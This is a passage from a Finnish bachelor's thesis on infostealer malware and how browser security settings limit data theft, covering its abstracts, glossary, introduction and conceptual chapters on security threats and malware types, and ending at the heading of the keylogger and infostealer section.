HAMK
Hämeen ammatti-
korkeakoulu

Infostealer-haittaohjelmat ja niiden torjunta selaimissa

Ammattikorkeakoulututkinnon opinnäytetyö

Tietojenkäsittelyn koulutus

Syksy 2025

Jertta Ahtiainen

HAMK
Hämeen ammatti-
korkeakoulu

Tiivistelmä

Koulutus	Tietojenkäsittelyn koulutus	
Tekijä	Jertta Ahtiainen	Vuosi 2025
Työn nimi	Infostealer-haittaohjelmat ja niiden torjunta selaimissa	
Ohjaaja	Lasse Seppänen	

Opinnäytetyön tarkoituksena oli selvittää, miten infostealer-tyyppiset haittaohjelmat toimivat ja miten eri verkkoselainten tietoturva-asetukset vaikuttavat niiden kykyyn kerätä käyttäjätietoja. Tavoitteena oli myös tarkastella, kuinka paljon käyttäjän tulee itse muuttaa selaimen oletusasetuksia suojautuakseen infostealer-haittaohjelmilta, ja mitä tämä kertoo selainohjelmistojen käyttäjäystävällisyydestä tietoturvan näkökulmasta. Työllä ei ollut ulkopuolista toimeksiantajaa, mutta se tuottaa arvokasta tietoa sekä yksittäisille käyttäjille että organisaatioille, jotka haluavat kehittää turvallisia selainkäytön käytäntöjä.

Opinnäytetyön teoreettisessa osuudessa käsitellään työn kannalta keskeiset käsitteet, kuten tietoturva, haittaohjelmat, verkkoselainten toiminta sekä erityisesti infostealer-haittaohjelmat ja niiden tunnistaminen. Infostealer-haittaohjelmien toimintaa ja ominaisuuksia käsitellään yksityiskohtaisesti ja esimerkki tapauksena analysoidaan ajankohtaista Lumma Stealer -haittaohjelmaa. Tietopohja rakentuu ajantasaisesta tutkimuskirjallisuudesta, tietoturvaraporteista sekä teknisistä artikkeleista ja julkaisuista, kuten asiantuntijayhteisöjen blogikirjoituksista.

Opinnäytetyö on toiminnallinen. Tutkimusta varten toteutettiin simuloitu infostealer-ohjelma, jonka avulla testattiin eri verkkoselainten asetusten vaikutusta siihen, kuinka paljon ja minkälaista käyttäjätietoa haittaohjelma pystyisi keräämään. Tutkimusaineisto koostettiin suorittamalla kontrolloituja testejä suosituimmilla verkkoselaimilla virtuaaliympäristössä.

Tutkimuksessa havaittiin, että verkkoselaimet tallentavat oletusasetuksillaan merkittäviä määriä arkaluontoista tietoa, mikä tekee niistä houkuttelevan kohteen infostealer-haittaohjelmille. Selainten välillä oli selkeitä eroja suojausasetuksissa ja tietyillä asetuskombinaatioilla pystyttiin huomattavasti rajoittamaan haittaohjelman keräämiä käyttäjätietoja. Johtopäätöksenä voidaan todeta, että selaimen tietoturva-asetusten huolellisella säätämisellä voidaan merkittävästi pienentää riskiä joutua tietovarkauden kohteeksi. Työn perusteella laadittiin käytännön suosituksia turvallisempaan selainkäyttöön erityisesti yksityishenkilöiden ja organisaatioiden näkökulmasta.

Avainsanat	haittaohjelmat, tietoturva, verkkohyökkäykset, tietovarkaus, selaimet
Sivut	74 sivua ja liitteitä 9 sivua

HAMK
Hämeen ammatti-
korkeakoulu

Abstract

DP	Degree Programme in Business Information Technology
Author	Jertta Ahtiainen
Subject	Infostealer malware prevention in web browsers
Supervisors	Lasse Seppänen

Year 2025

The purpose of this thesis was to examine how infostealer-type malware operates and how the security settings of different web browsers affect their ability to collect user data. The study also aimed to assess how much users need to manually adjust browsers default settings to improve protection against infostealer malware, and what this reveals about the usability of browsers from an information security perspective. The thesis was not commissioned by an external organization, but it provides valuable information for both individual users and organizations seeking to implement safer web browsing practices.

The theoretical part of the thesis covers key concepts relevant to the study, including information security, malware classification, web browser functionality, and particularly infostealer malware and its detection. The operation and characteristics of infostealers are examined in detail, with the high-profile Lumma Stealer malware analyzed as a case example. The knowledge base is built upon up-to-date academic literature, security reports, and technical publications, including blog articles from cybersecurity communities and expert networks.

This thesis is functional in nature. A simulated infostealer program was developed for this research, enabling testing of how different browser settings influence the amount and type of user data the malware could collect. The research material was compiled by conducting controlled tests on popular web browsers in a virtual environment.

The study found that web browsers, when used with default settings, store significant amounts of sensitive user data, making them attractive targets for infostealer malware. Notable differences were observed between browsers in terms of security settings, and specific configuration combinations were found to significantly limit the amount of data accessible to the simulated malware. As a conclusion, carefully adjusting browser security settings can substantially reduce the risk of data theft. Based on the findings, practical recommendations were formulated to promote safer web browsing practices for both individual users and organizations.

Keywords	malware, information security, cyberattacks, data theft, web browsers
Pages	74 pages and appendices 9 pages

Sisällys

Kuvat

Taulukot

Liitteet

Sanasto

Infostealer – Haittaohjelma, jonka tarkoituksena on varastaa tietoa, kuten käyttäjätunnuksia, salasanoja ja selaintietoja.

Istuntoeväste (session cookie) – Verkkosivuston luoma tunniste, joka mahdollistaa käyttäjän istunnon ylläpitämisen ilman jatkuvaa uudelleentunnistautumista.

ClickFix – Sosiaalisen manipuloinnin menetelmä, jossa käyttäjä huijataan asentamaan haittaohjelma ohjeilla, joilla näennäisesti korjataan jokin ongelma.

CIA-malli – Tietoturva perusperiaatteet: luottamuksellisuus (Confidentiality), eheys (Integrity) ja saatavuus (Availability).

Malware-as-a-Service (MaaS) – Rikollisten palvelumalli, jossa haittaohjelmia tarjotaan maksua vastaan valmiina ratkaisuina.

Sandbox/hiekkalaatikko – Eristetty ohjelmien suoritustila, jossa voidaan turvallisesti ajaa haitallista tai muuta kokeellista koodia ilman, että se vaikuttaa muuhun järjestelmään.

Automaattitäyttö (autofill) – Selaimen toiminto, joka tallentaa lomaketietoja ja käyttää niitä automaattisesti lomakkeiden täyttämiseen.

MITRE ATT&CK® – Julkisesti saatavilla oleva tietokanta tunnetuista hyökkäystekniikoista, jota käytetään uhkien tunnistamiseen ja mallintamiseen.

CVE-tunniste (Common Vulnerabilities and Exposures) – Tietoturvahaavoittuvuuksille annettava yksilöllinen tunniste, joka mahdollistaa niiden yhtenäisen tunnistamisen ja käsittelyn eri järjestelmissä.

Hyökkäyspinta-ala – Kaikki kohteen osat, joiden kautta hyökkääjä voi yrittää päästä järjestelmään tai käsiksi tietoihin.

Toimintaketju (kill chain) – Sarja vaiheita, joiden kautta kyberhyökkäys etenee alkuperäisestä tunkeutumisesta tavoitteiden saavuttamiseen.

Obfuskointi – Koodin tai tiedon tarkoituksellinen muokkaus vaikealukuiseksi, jotta sen analysointi tai ymmärtäminen olisi vaikeampaa.

Virtuaalikone (VM) – Ohjelmisto, joka emuloi tietokonetta ja mahdollistaa käyttöjärjestelmien ajamisen erillään fyysisestä laitteesta.

Skripti – Ohjelmakoodi eli komentosarja, joka suorittaa automaattisia toimintoja esimerkiksi verkkosivuilla tai käyttöjärjestelmässä.

Kernel (ydin) – Käyttöjärjestelmän keskeinen ohjelmiston osa, joka toimii rajapintana tietokoneen laitteiston ja muiden ohjelmistojen välillä. Se vastaa keskeisistä tehtävistä, kuten resurssien hallinnasta, prosessien ajamisesta ja laitteistojen välisestä kommunikaatiosta.

Bottiverkko – Joukko haittaohjelmalla kaapattuja tietokoneita, joita hallitaan keskitetysti esimerkiksi verkkohyökkäysten tai roskapostin levittämiseen.

1 Johdanto

Tämän päivän arvokkainta valuuttaa on data, sen tietävät sekä kaupalliset toimijat että rikolliset. Tämä näkyy erityisesti kiristyshaittaohjelmien ja infostealer-haittaohjelmien kasvavana määränä. Infostealer-haittaohjelmat tartuttavat käyttäjien laitteita ja keräävät niiltä kaiken kaupaksi kelpaavan tiedon, kuten käyttäjätunnukset, salasanat ja istuntoevästeet. Kerätyt tiedot lähetetään rikollisille, jotka joko käyttävät niitä itse tai myyvät ne eteenpäin. Koska nämä haittaohjelmat toimivat usein huomaamattomasti, varkaudet havaitaan vasta, kun tietoja käytetään väärin.

Infostealer-haittaohjelmat ovat uhka sekä yksityishenkilöille että organisaatioille. Siksi on tärkeää tunnistaa tämä riski ja oppia ehkäisemään se. Esimerkiksi tämän hetken yleisintä infostealer-haittaohjelmaa Lumma Stealer:iä on levitetty kampanjoissa, joissa käytetään sosiaalista manipulointia hyödyntävää ClickFix-tekniikkaa haittaohjelman asentamiseksi (Kyberturvallisuuskeskus, 2024). Täysin varma tapa suojautua olisi olla käyttämättä internetiä, mutta se ei ole realistista nykypäivän yhteiskunnassa.

Tässä opinnäytetyössä tutkitaan infostealer-haittaohjelmien toimintaa verkkoselainten näkökulmasta Windows ympäristössä. Tarkoituksena on selvittää, miten selainasetuksilla voidaan vähentää tai estää tietovarkauksia. Opinnäytetyössä käsitellään haittaohjelmien toimintaperiaatteita, leviämistapoja ja keinoja altistumisten ehkäisemiseksi. Tämän pohjalta kootaan parhaat käytännöt turvallisiin selainasetuksiin, joita voivat hyödyntää sekä yksityishenkilöt että yritykset.

Opinnäytetyössä pyritään vastaamaan seuraaviin tutkimuskysymyksiin:


- Miten infostealer-haittaohjelmat keräävät dataa selaimista?
- Miten organisaatiot ja yksityishenkilöt voivat tehokkaimmin suojautua infostealer-haittaohjelmien aiheuttamilta tietovarkauksilta selaimissa?

2 Tietoturva

Suomalaisista 16–89-vuotiaista 83 % kertoi käyttäneensä internetiä useita kertoja päivässä vuonna 2024. Tähän internetin käyttämiseen sisältyy niin pankkiasioiden hoitamista, sähköpostin lukua, pikaviestittelyä, palveluihin tunnistautumista, että sosiaalisen median käyttämistä eli tehtäviä, joiden merkittävänä osana on data meistä. (Ficom, 2025) Digi- ja väestöviraston digiturvabarometrin 2024 mukaan kansalaisten luottamus digipalveluihin ja -laitteisiin on heikentynyt edeltävästä vuodesta. Tekniikan kehityksen ja etenkin tekoälyn myötä uhat ovat kehittyneempiä sekä niitä ilmenee koko ajan enenevissä määrin. (Digi- ja väestövirasto, 2024). Tämä tilannekuva korostaa tietoturvatietoisuuden kehittämisen tarpeellisuutta ja tärkeyttä tässä hetkessä.

Tietoturvalla tarkoitetaan toimenpiteitä, joilla tiedot, tiedostot ja tietokoneet ovat suojattuja sekä niiden toiminta varmistettu (Järvinen, 2018, Kyberturvallisuus, toinen kappale). Yleisesti tietoturvassa noudatetaan CIA-mallia: luottamuksellisuus (eng. confidentiality), eheys (eng. integrity) ja saatavuus (eng. availability). Tieto on siis suojattu ja tallennettu luottamuksellisesti niin, että siihen pääsevät käsiksi vain henkilöt, joilla on siihen oikeus. Eheydellä tarkoitetaan sitä, että kukaan ei ole oikeudettomasti muokannut tietoa ja jos niin käy niin luvaton muokkaus tunnistetaan. Saatavuudella taataan, että tieto on tarvittaessa varmasti saatavilla. (Green ym., 2024, Information security principles -luku, ensimmäinen kappale) Kuva 1 havainnollistaa kolmion muodossa CIA-mallin. Tietoturvan käsite sisältää niin fyysisen kuin digitaalisen tiedon turvaamisen, kun taas laajempi käsite kyberturvallisuus kattaa laajemmin digitaalisen maailman turvallisuutta (Limnéll ym., 2014, Digitaalisen maailman turvallisuus -luku, toinen kappale).

Kuva 1. CIA-malli (mukaillen Green, ym., 2024, Information security principles -luku, ensimmäinen kappale)



Statista (2024) arvioi, että vuonna 2025 maailmassa tullaan luomaan 182 zettatavua dataa, mikä on noin 500 miljoonaa teratavua päivässä. Tietoa on siis paljon ja on tärkeä tunnistaa mitä on se tieto, jota ollaan milloinkin turvaamassa ja mikä sen arvo on. Merkityksellisiä ja arvokkaita tietoja ovat muun muassa käyttäjätunnukset, salasanat, henkilötiedot, maksutiedot, asiakastietokannat ja -rekisterit. Rikolliset tavoittelevat näitä tietoja kerryttääkseen rahallista ja tiedollista hyötyä. Traficom (2025) kertoi suomalaisten menettäneen vuonna 2024 yli 84 miljoonaa euroa pelkästään verkkohuijauksissa.

Tietoturva on tasapainottelua toimivuuden ja turvallisuuden välillä. Ehdotonta turvallisuutta ei ole, vaan aina vaakakupissa painaa käytettävyys vastapainona. (Järvinen, 2022, ss. 32–33) Esimerkiksi selainten istuntoevästeet tekevät eri verkkopalveluiden käytöstä sujuvaa, koska palvelu tunnistaa käyttäjän evästeellä automaattisesti. Tällöin palveluun ei tarvitse joka kerta erikseen kirjautua, mikä tekee käytöstä mukavaa ja helppoa. Toisaalta katsottuna eväste on arvokas juuri sen takia ja vääriin käsiin päätyessä, sillä voidaan ohittaa palveluun kirjautuminen ja murtautua toisen käyttäjän tiliin oikeudetta.

2.1 Tietoturvauhkatekijät

Tietoturvan näkökulmasta uhkatekijöinä eli kuka tai mikä voi aiheuttaa uhan voivat olla luonnonkatastrofit ja inhimilliset erheet, mutta niitä voivat olla myös verkkorikolliset, harrastelijat (eng. script kiddies), haktivistit, verkkoterroristit ja valtiolliset tiedustelijat. Näiden uhkatekijöiden motiivit saattavat olla kiusanteossa ja tiedustelussa, mutta etenkin verkkorikolliset tavoittelevat usein taloudellista hyötyä itselleen joko suoraan tai välillisesti. (Järvinen & Rousku, 2017, Muutoksentekijät ja tietoturvallisuuden merkitys -luku, kahdeksas kappale)

Kyberrikollisuus on kasvanut verkossa tapahtuvaksi ammattirikollisuudeksi, jolla on kehittyneitä palveluorientoituneita bisnesmalleja, kuten esimerkiksi Crimeware-as-a-Sevice (CaaS). CaaS:in ytimessä on alamaailman markettipaikat, jossa laittomat palvelut ovat tarjolla auttamaan rikollisia tekemään automatisoituja kyberrikoksia, kuten haittaohjelma hyökkäyksiä ja rahanpesua. Näiden palveluiden käyttäjiltä ei vaadita suurta teknistä osaamista, vaan palvelut ovat valmiita ja helppokäyttöisiä. Markettipaikoilta löytyviä keskeisiä elementtejä ovat toimijat eli koodarit, operaattorit tai ostajat, arvoketjut eli haittaohjelmien kehitys, jakelu ja käyttö sekä toimintatavat eli esimerkiksi ohjelmistopaketit, välityspalvelut tai datan toimittaminen. (An & Kim, 2018, ss. 1–2)

Tapa päästä lähelle uhriaan on sosiaalinen manipulointi eli käyttäjän harhaanjohtamista manipuloinnin keinoin. Sosiaalinen manipulointi tarkoittaa ihmisten huijaamista paljastamaan tietoja tai asentamaan haittaohjelmia. Yleisin menetelmä on tietojenkalastelu (eng. phishing), jossa hyökkääjä esiintyy luotettavana tahona ja houkuttelee uhrin luovuttamaan esimerkiksi salasanoja tai maksutietoja. (Rains ym., 2023, Introduction -luku, kappale 22) Kalastelukampanjat voivat olla yksilöihin kohdennettuja tai suurille joukoille suunnattuja ja niitä levitetään muun muassa huijaussivustojen kautta, QR-koodilinkkien kautta tai suorilla yhteydenotoilla puhelimella, viesteillä ja sähköposteilla. (F-secure, 2022)

Kehittyneemmässä manipuloinnissa käytetään hyväksi uhrista avoimista tietolähteistä löytyviä julkisia tietoja, kuten sosiaalisen median profiilitietoja (Kyberturvallisuuskeskus, 2023). Tekoälyn kehittyminen on mahdollistanut entistä aidommat huijaukset, kuten tarkoin yksilöityjen kalastelukampanjoiden ja deepfake-väärennösten käytön. (Green ym., 2024, Emerging technologies -luku, ensimmäinen kappale)

Uhkatekijöihin lukeutuu myös sisäpiirin uhka, jossa nykyinen tai entinen työntekijä hyödyntää pääsyään järjestelmiin joko vahingossa tai tarkoituksella. Vaikka useimmat infostealer-hyökkäykset ovat ulkoisten toimijoiden toteuttamia, sisäpiiriläiset voivat mahdollistaa niiden leviämisen esimerkiksi huolimattomuudella tai tarkoituksellisella haittaohjelman levittämisellä. (Green ym., 2024, Security operations -luku, kahdeksas kappale)

Laitteet ja järjestelmät voivat hajota ja niissä voi olla sisään rakennettuja haavoittuvuuksia, joita hyökkääjät voivat hyödyntää palveluihin sisään pääsemiseksi. Nollapäivä haavoittuvuudet ovat haavoittuvuuksia, joita ei vielä tunneta. Nollapäivän hyödyntäminen on tehokasta, koska siihen ei löydy vielä korjauskeinoa eikä virustorjuntaohjelmistot osaa varoittaa niistä. (Green ym., 2024, Security operations -luku, yhdeksäs kappale) Tietojärjestelmissä voi olla konfigurointivirheitä esimerkiksi oletusarvo asetuksien muodossa, jotka voivat olla laitevalmistajan asettamia oletussalasanoja ja näin ollen yleisessä tiedossa. (Rains ym., 2023, Introduction-luku, kappale 19)

2.2 Tietoturvauhat

Tietoturvan kannalta keskeisiä uhkia ovat muun muassa palvelunestohyökkäykset, tietomurrot, tietovuodot, tietovarkaudet, toimitusketjuhyökkäykset ja datan manipulointi, jotka vaarantavat tiedon luottamuksellisuuden, saatavuuden ja eheyden.

Palvelunestohyökkäys (eng. denial of service attack, DoS) on hyökkäys, jossa häiritään tai estetään verkkopalvelun toimintaa. Hyökkäys tapahtuu lähettämällä kohteeseen ylimääräistä liikennettä, muisti- tai laskentaresursseja kuormittavaa liikennettä tai hyödyntämällä siinä olevaa haavoittuvuutta, jolloin palvelun toiminta estyy. Hajautetuissa palvelunestohyökkäyksissä (eng. distributed denial of service, DDoS) hyökkäys tulee kohteeseen useasta lähteestä samanaikaisesti, yleensä hyökkääjän hallitsemasta bottiverkosta. Palvelunestohyökkäys on teknisesti helppo toteuttaa ja niitä tehdään kiusantekoon, kiristämiseen ja poliittiseen häirintään. (Kyberturvallisuuskeskus, 2022a, s. 2)

Kun tietojärjestelmään tunkeudutaan luvattomasti tai kun laitteita tai sovelluksia käytetään luvattomasti, on kyseessä tietomurto. Murrettua järjestelmää voidaan hyödyntää esimerkiksi bottiverkon osana tai siihen voidaan ujuttaa kiristyshaittaohjelma ja pyrkiä

taloudelliseen hyötymiseen. Tietomurrot voivat haitata organisaatioiden normaalia toimintaa ja aiheuttaa taloudellisia tappioita ja mainehaittoja. Murtautuja saattaa käyttää pääsyään järjestelmään hyväksi pitkäaikaisesti ja tehdä vahinkoja huomaamattomasti, näin ollen murtautumisen tunnistaminen voi olla hidasta ja vaikeaa. (Kyberturvallisuuskeskus, 2022b, s. 2)

Usein tietomurron päämäärä on varastaa tietoja, jolloin puhutaan tietovarkaudesta. Pääsääntöisesti tavoite on taloudellinen hyötyminen joko suoraan käyttämällä tietoja rahallisesti hyödyksi esimerkiksi tekemällä identiteettivarkauden, mutta taloudellista hyötyä voidaan saada myös varastettuja tietoja eteenpäin myymällä. Tietovarkaus ei suoraan tarkoita, että uhri menettää tietonsa, vaan että ne monistuvat jonkun toisen haltuun. (Kaspersky, 2018) Identiteettivarkauden uhrina voi olla myös yritys, rikollinen voi saamiensa tietojen avulla tehdä valheellisia ilmoituksia kapparekisteriin ja nimittää itsensä yrityksen johtoon ja tehdä tilauksia yrityksen nimissä itselleen (Järvinen, 2022, s.244).

Tietovuoto on tapahtuma, jossa luottamuksellista tai arkaluontoista tietoa pääsee vuotamaan ympäristöön missä sen ei kuuluisi olla. Tietovuodot voivat olla tahattomia tai tahallisia. Tietomurron tai tietovarkauden seurauksena rikollinen saattaa jakaa saamiaan tietoja rahaa vastaan tai kiristäessään julkaista tietoja todistaakseen, että on saanut haltuunsa tietoja, joita vasten kiristää uhriaan. Tietovuoto voi myös olla vahinko organisaation sisällä tai virheellinen toimintapa, joka aiheuttaa tietojen päätymisen väärään paikkaa (Microsoft, n.d.). Vuotaneita tietoja voidaan käyttää tietomurtojen tai muiden rikoksien tekemiseen, niitä yleensä myydään ja julkaistaan rikollisten kauppapaikoilla suurina tietokantoina (Kyberturvallisuuskeskus, 2022c, s. 2).

Monet organisaatiot ja niiden tarjoamat palvelut nojaavat kolmansien osapuolien toimittamiin palveluihin ja tuotteisiin, ja näiden toimitusketjujen moninaisuudessa piilee vaaroja. Toimitusketjuhyökkäyksissä voidaan iskeä palveluun ujuttamalla haitallisia laitteistokomponentteja, ohjelmistokoodia tai vakoiluvälineitä tuotteeseen kehityskaaren alkupäässä ja näin vaarannetaan lopputuotteen tietoturvallisuus. (Green ym., 2024, Security lifecycle and devops -luku, kolmas kappale)

Tietojen eheyteen voidaan iskeä manipuloimalla dataa. Haittaohjelmat kuten kiristyshaittaohjelmat muokkaavat tiedostoja salaamalla ne. Tietoja saatetaan myös poistaa, lisätä tai muokata erilaisista rekistereistä tai tietokannoista. (Cawthra ym., 2020,


s.4) Tekoälyn aikakautena myös kielimallien opetukseen voidaan vaikuttaa antamalla niille manipuloitua dataa opetusvaiheessa. Tätä kutsutaan AI poisoning -hyökkäykseksi ja sillä voi olla merkittäviä haittoja kielimalleissa, jotka tekevät kriittisiä päätöksiä esimerkiksi terveydenhuollon tai turvallisuuden systeemeissä. (Green ym., 2024, Emerging technologies -luku, ensimmäinen kappale)

Tietoturvallisuuden uhilta ei voi täysin välttyä, mutta niihin voidaan varautua ennakolta. Varautuminen perustuu jatkuvaan tietoisuuden lisäämiseen, sillä uhkakuva muuttuu teknologian kehittyessä koko ajan. Tietoturva on osa arjen riskienhallintaa ja näin ollen jokaisen yksilön asia, ei vain järjestelmien ylläpitäjien ja tietoturvan ammattilaisten. (Limnéll ym., 2014, Uhkat, riskit ja nykyiset haavoittuvuudet -luku, ensimmäinen kappale)

2.3 Haittaohjelmat ja niiden luokittelu

Monen uhan takana ovat haittaohjelmat ja niitä voidaan levittää mihin tahansa laitteeseen, jolla surffataan internetissä tai johon voidaan ajaa komentoja (Rains ym., 2023, The evolution of malware -luku, ensimmäinen kappale). AV-TEST instituutin (2025) haittaohjelmisto tilaston mukaan kirjoitus ajankohtana (kevät 2025) se rekisteröi uusia haittaohjelmia ja muita ei-toivottuja sovelluksia maailmanlaajuisesti 280 014 kappaletta päivittäin. Kuva 2 näyttää tilaston osuudet sekunti tasolta 12 kuukauden rekisteröintien määrään. Windows on käyttöjärjestelmänä houkuttelevin haittaohjelmien kehittäjille, koska Windows on käytännössä kaikkialla ja siihen on helppo asentaa ulkopuolisia ohjelmia (Rains ym., 2023, The evolution of malware -luku, ensimmäinen kappale).

Kuva 2. Rekisteröidyt uudet haittaohjelmat ja ei-toivotut sovellukset (AV-TEST institute, 2025)



Haittaohjelmat ovat ohjelmistoja, joiden tarkoituksena on tahallisesti heikentää tietoturvaa vaarantamalla tiedon saatavuus, eheys ja luottamuksellisuus. Toisin kuin aiemmin, jolloin haittaohjelmat jakautuivat selkeästi esimerkiksi matoihin ja kiristyshaittaohjelmiin, nykyiset haittaohjelmat sisältävät usein piirteitä useista eri haittaohjelmatyypeistä. Ne luokitellaan kuitenkin edelleen pääasiallisen toiminnan perusteella, vaikka yksittäinen haittaohjelma saattaa yhdistää esimerkiksi troijalaisen ja infostealerin ominaisuuksia. Osa haittaohjelmista on suunniteltu ainoastaan pääsemään järjestelmään sisälle, kun taas toisten tehtävänä on aiheuttaa vahinkoa sisäänpääsyn jälkeen. Joissakin tapauksissa yksi ja sama haittaohjelma hoitaa koko hyökkäysketjun itsenäisesti. Haittaohjelmat ovat hyökkääjän työkaluja, joiden avulla kohdeympäristössä voidaan toimia automaattisesti ja järjestelmällisesti. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale) Haittaohjelmat voidaan jakaa eri tyyppeihin niiden toimintaperiaatteiden perusteella sekä edelleen haittaohjelmaperheisiin niiden eri versioiden mukaan. (Mohanta & Saldanha, 2020, Malware analysis and classification -luku, neljäs kappale)

Seuraavaksi käsitellään merkittävimpiä haittaohjelmatyyppejä, jotka liittyvät erityisesti tietojen varastamiseen ja selainten kautta leviämiseen. Esittely ei kata kaikkia mahdollisia haittaohjelmia, vaan keskittyy merkittävimpiin tietoturvauhkia aiheuttaviin haittaohjelmiin.

2.3.1 Troijalainen

Troijalainen on haittaohjelma, joka tekeytyy hyödylliseksi tai harmittomaksi ohjelmaksi, muistuttaen Troijan hevosta kreikkalaisessa mytologiassa. Ne leviävät usein sosiaalisen manipuloinnin avulla, kun käyttäjä huomaamattaan lataa ja suorittaa haitallisen ohjelman. Tämä tekee troijalaisista yhden helpoimmin leviävistä haittaohjelmatyypeistä, sillä itsestään leviävien haittaohjelmien kehittäminen vaatii enemmän teknistä osaamista. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale) Useimmat haittaohjelmat hyödyntävät troijalaisille ominaista lähestymistapaa päästäkseen kohdejärjestelmään, minkä vuoksi troijalaisia voidaan pitää monien muiden haittaohjelmien yläkäsitteenä. Uhrin harhauttaminen on keskeinen osa hyökkäyksen onnistumista. (Kleymenov & Thabet, 2022, Cybercrime, APT attacks, and research strategies -luku, toinen kappale).

2.3.2 Hyökkäyskoodi ja Hyökkäyspakkaukset

Hyökkäyskoodit (eng. exploit) ja hyökkäyspakkaukset (eng. exploit kit) on suunniteltu hyödyntämään järjestelmien haavoittuvuuksia. Yksittäinen hyökkäyskoodi pyrkii käyttämään hyväkseen tiettyä haavoittuvuutta esimerkiksi järjestelmään pääsyn varmistamiseksi tai takaoven asentamiseksi. Hyökkäyskoodeja voidaan levittää väärennettyjen tai muokattujen tiedostojen kautta, jotka kohde houkutellaan lataamaan. Hyökkäyspakkaukset kokoavat yhteen useita hyökkäyskoodeja, helpottaen hyökkääjän toimintaa ja järjestelmän haltuunottoa. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale)

2.3.3 Mato

Madot ovat haittaohjelmia, jotka leviävät itsenäisesti ilman käyttäjän toimintaa. Ne hyödyntävät leviämisessä haavoittuvuuksia, heikkoja salasanoja, konfigurointivirheitä ja joskus myös sosiaalista manipulointia. Madot voivat levitä esimerkiksi verkon yli tai ulkoisten muistivälineiden, kuten USB-tikkujen, kautta. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale) Ne ovat vaarallisia erityisesti organisaatioympäristöissä nopean leviämisensä vuoksi (Rains ym., 2023, The evolution of malware -luku, seitsemäs kappale).

2.3.4 Kiristyshaittaohjelma

Kiristyshaittaohjelmat ovat tunnettuja lamauttavasta vaikutuksestaan, eivätkä niinkään yleisyydestään. Ne salaavat tai estävät pääsyn tiedostoihin ja kiristävät uhrilta lunnaita tietojen palauttamiseksi tai vuotamisen estämiseksi. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale) Lunnaiden maksamista ei suositella, sillä palautuksesta ei ole takeita ja tiedot saattavat olla jo vuotaneet. Joissain tapauksissa kiristys voi olla pelkkä peitetarina ja todellinen tarkoitus tiedostojen tuhoaminen. (Kyberturvallisuuskeskus, 2022d, s. 2) Kiristyshaittaohjelmat ovat usein helposti havaittavissa, sillä hyökkääjät tekevät vaatimuksensa näkyviksi. Ilman erillisiä ja toimivia varmuuskopioita seuraukset voivat olla vakavat, koska monet haittaohjelmat pyrkivät salaamaan myös varmuuskopiot. (Mohanta & Saldanha, 2020, Malware analysis and classification -luku, neljäs kappale)

2.3.5 Virus

Virukset ovat haittaohjelmia, jotka tarttuvat ensin isäntäohjelmaan ja leviävät siitä edelleen muihin ohjelmiin saastuttaen laitteen laajemmin. Modernit virukset voivat ladata muita haittaohjelmia, poistaa käytöstä tietoturvaohjelmistoja, varastaa välimuistissa olevia tunnistetietoja, aktivoida kameroita ja mikrofoneja sekä asentaa takaovia hyökkääjille. (Rains ym., 2023, The evolution of malware -luku, neljäs kappale) Virus eroaa madosta siinä, että se tarvitsee yleensä käyttäjän toiminnan, kuten haitallisen tiedoston suorittamisen, aktivoituakseen (Fortinet, n.d.).

2.3.6 Keylogger ja infostealer

